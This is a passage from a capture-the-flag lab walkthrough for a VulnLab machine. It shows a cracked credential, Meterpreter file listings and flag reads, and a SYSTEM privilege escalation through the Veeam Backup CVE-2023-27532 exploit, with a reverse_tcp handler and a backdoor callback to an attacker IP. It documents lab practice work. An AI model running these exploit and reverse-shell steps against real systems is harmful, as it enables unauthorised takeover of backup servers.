Hash.Target......: 04063d4de2e5d06721cfbd7a31390d02d18941d392e86aabe02...8baa11
...
Found
Ferdinand:Franzi123!
Grab the Job2_User flag:
meterpreter > ls c:\\users\\ferdinand\\desktop\\
Listing: c:\users\ferdinand\desktop\
====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  36    fil   2023-05-04 01:00:38 +0900  user.txt

meterpreter > cat c:\\users\\ferdinand\\desktop\\user.txt
VL{ce3867020404ba034cff2a083b79665f}meterpreter >
CVE-2023-27532 (Job2_Root)
List the processes:
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User         Path
 ---   ----  ----                      ----  -------  ----         ----
...
 2076  832   Veeam.Backup.CatalogDataService.exe
 3248  832   Veeam.Backup.Agent.ConfigurationService.exe
 3464  832   VeeamDeploymentSvc.exe
 3488  832   VeeamNFSSvc.exe
 3496  832   VeeamTransportSvc.exe
 3568  832   VeeamFilesysVssSvc.exe
 4292  3496  Veeam.Guest.Interaction.Proxy.exe
 4548  7352  Veeam.Backup.Manager.exe
 4652  7352  Veeam.Backup.ExternalInfrastructure.DbProvider.exe
 4704  7352  Veeam.Backup.WmiServer.exe
 4744  7352  Veeam.Backup.UIServer.exe
 5640  832   Veeam.Backup.BrokerService.exe
 6168  832   Veeam.Backup.CloudService.exe
 7352  832   Veeam.Backup.Service.exe
 7896  8508  backdoo-rs.exe            x64   1        JOB2\Julian  C:\Windows\Tasks\backdoo-rs.exe
 7900  832   Veeam.Backup.MountService.exe
...
Found
Veeam Backup & Replicationservices
We took the poc from that post https://www.horizon3.ai/veeam-backup-and-replication-cve-2023-27532-deep-dive/ then use https://github.com/sfewer-r7/CVE-2023-27532 and patched out the cred stuff.
Maybe the Credential reading could failed because of the veeam version but not sure.
To get it to compile we have to remove the language version definition from the sln and change the multiline strings into normal ones. On top of removing the cred leaking part because of missing definitions.
To be more faster, we clone the latest POC:
$ git clone https://github.com/Yeeb1/CVE-2023-27532-RCE-Only
We compile the solution with Visual Studio to obtain the necessary DLLs then we upload all DLL and our binary:
meterpreter > upload Veeam.Backup.Common.dll
[*] Uploading  : /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Common.dll -> Veeam.Backup.Common.dll
[*] Uploaded 1.76 MiB of 1.76 MiB (100.0%): /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Common.dll -> Veeam.Backup.Common.dll
[*] Completed  : /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Common.dll -> Veeam.Backup.Common.dll
meterpreter > upload Veeam.Backup.Interaction.MountService.dll
[*] Uploading  : /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Interaction.MountService.dll -> Veeam.Backup.Interaction.MountService.dll
[*] Uploaded 420.08 KiB of 420.08 KiB (100.0%): /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Interaction.MountService.dll -> Veeam.Backup.Interaction.MountService.dll
[*] Completed  : /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Interaction.MountService.dll -> Veeam.Backup.Interaction.MountService.dll
meterpreter > upload Veeam.Backup.Model.dll
[*] Uploading  : /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Model.dll -> Veeam.Backup.Model.dll
[*] Uploaded 4.24 MiB of 4.24 MiB (100.0%): /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Model.dll -> Veeam.Backup.Model.dll
[*] Completed  : /home/user/Downloads/VULNLAB/JOB2/Veeam.Backup.Model.dll -> Veeam.Backup.Model.dll
meterpreter > upload VeeamHax.exe
[*] Uploading  : /home/user/Downloads/VULNLAB/JOB2/VeeamHax.exe -> VeeamHax.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/user/Downloads/VULNLAB/JOB2/VeeamHax.exe -> VeeamHax.exe
[*] Completed  : /home/user/Downloads/VULNLAB/JOB2/VeeamHax.exe -> VeeamHax.exe
meterpreter > dir
Listing: C:\Windows\tasks
=========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  6        fil   2025-02-19 18:29:57 +0900  SA.DAT
100666/rw-rw-rw-  1841232  fil   2025-02-19 19:51:41 +0900  Veeam.Backup.Common.dll
100666/rw-rw-rw-  430160   fil   2025-02-19 19:51:58 +0900  Veeam.Backup.Interaction.MountService.dll
100666/rw-rw-rw-  4444240  fil   2025-02-19 19:52:20 +0900  Veeam.Backup.Model.dll
100777/rwxrwxrwx  7168     fil   2025-02-19 19:52:26 +0900  VeeamHax.exe
100777/rwxrwxrwx  306176   fil   2025-02-19 18:43:22 +0900  backdoo-rs.exe
Start another Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 4321; set ExitOnSession false; exploit -j"
Then launch our exploit:
meterpreter > shell
Process 6584 created.
Channel 6 created.
Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\tasks>.\VeeamHax.exe --target 127.0.0.1 --cmd "c:\windows\tasks\backdoo-rs.exe 10.8.4.253:4321"
.\VeeamHax.exe --target 127.0.0.1 --cmd "c:\windows\tasks\backdoo-rs.exe 10.8.4.253:4321"
Targeting 127.0.0.1:9401
Then got a shell as System and grab the Job2_Root flag:
[*] Sending stage (203846 bytes) to 10.10.75.231
[*] Meterpreter session 2 opened (10.8.4.253:4321 -> 10.10.75.231:53132) at 2025-02-19 20:02:46 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JOB2  10.8.4.253:4321 -> 10.10.75.231:53132 (10.10.75.231)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > type c:\\users\\administrator\\flagt.txt
[-] Unknown command: type. Run the help command for more details.
meterpreter > ls c:\\users\\administrator\\
Listing: c:\users\administrator\
================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:13 +0900  3D Objects
040777/rwxrwxrwx  0        dir   2021-08-19 15:45:22 +0900  AppData
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  Application Data
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:13 +0900  Contacts
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  Cookies
040555/r-xr-xr-x  4096     dir   2023-05-04 05:00:19 +0900  Desktop
040555/r-xr-xr-x  4096     dir   2023-05-04 00:35:29 +0900  Documents
040555/r-xr-xr-x  0        dir   2023-05-04 00:35:43 +0900  Downloads
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:13 +0900  Favorites
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:14 +0900  Links
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  Local Settings
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:13 +0900  Music
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  My Documents
100666/rw-rw-rw-  3145728  fil   2023-05-09 22:49:45 +0900  NTUSER.DAT
100666/rw-rw-rw-  65536    fil   2023-05-03 01:31:27 +0900  NTUSER.DAT{cb2c9905-007c-11ec-b8ea-cc31a8606de8}.TM.blf
100666/rw-rw-rw-  524288   fil   2023-05-03 01:31:08 +0900  NTUSER.DAT{cb2c9905-007c-11ec-b8ea-cc31a8606de8}.TMContainer00000000000000000001.regt
                                                            rans-ms
100666/rw-rw-rw-  524288   fil   2023-05-03 01:31:08 +0900  NTUSER.DAT{cb2c9905-007c-11ec-b8ea-cc31a8606de8}.TMContainer00000000000000000002.regt
                                                            rans-ms
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  NetHood
040555/r-xr-xr-x  0        dir   2023-05-03 06:20:00 +0900  OneDrive
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:13 +0900  Pictures
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  PrintHood
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  Recent
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:14 +0900  Saved Games
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:14 +0900  Searches
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  SendTo
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  Start Menu
040777/rwxrwxrwx  0        dir   2023-05-03 01:31:09 +0900  Templates
040555/r-xr-xr-x  0        dir   2023-05-03 04:22:13 +0900  Videos
100666/rw-rw-rw-  655360   fil   2023-05-03 01:31:08 +0900  ntuser.dat.LOG1
100666/rw-rw-rw-  475136   fil   2023-05-03 01:31:08 +0900  ntuser.dat.LOG2
100666/rw-rw-rw-  20       fil   2021-08-19 15:45:22 +0900  ntuser.ini

meterpreter > ls c:\\users\\administrator\\desktop
Listing: c:\users\administrator\desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1029  fil   2023-05-03 23:04:58 +0900  LINQPad 5.lnk
100666/rw-rw-rw-  282   fil   2023-05-03 04:22:13 +0900  desktop.ini
100666/rw-rw-rw-  36    fil   2023-05-04 01:00:57 +0900  root.txt

meterpreter > cat c:\\users\\administrator\\desktop\\root.txt
VL{62ef35ebdc30b7e9c78d5a4d99f282b7}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=0b3fe6c8-92fd-4ab5-9044-0bf31175ae49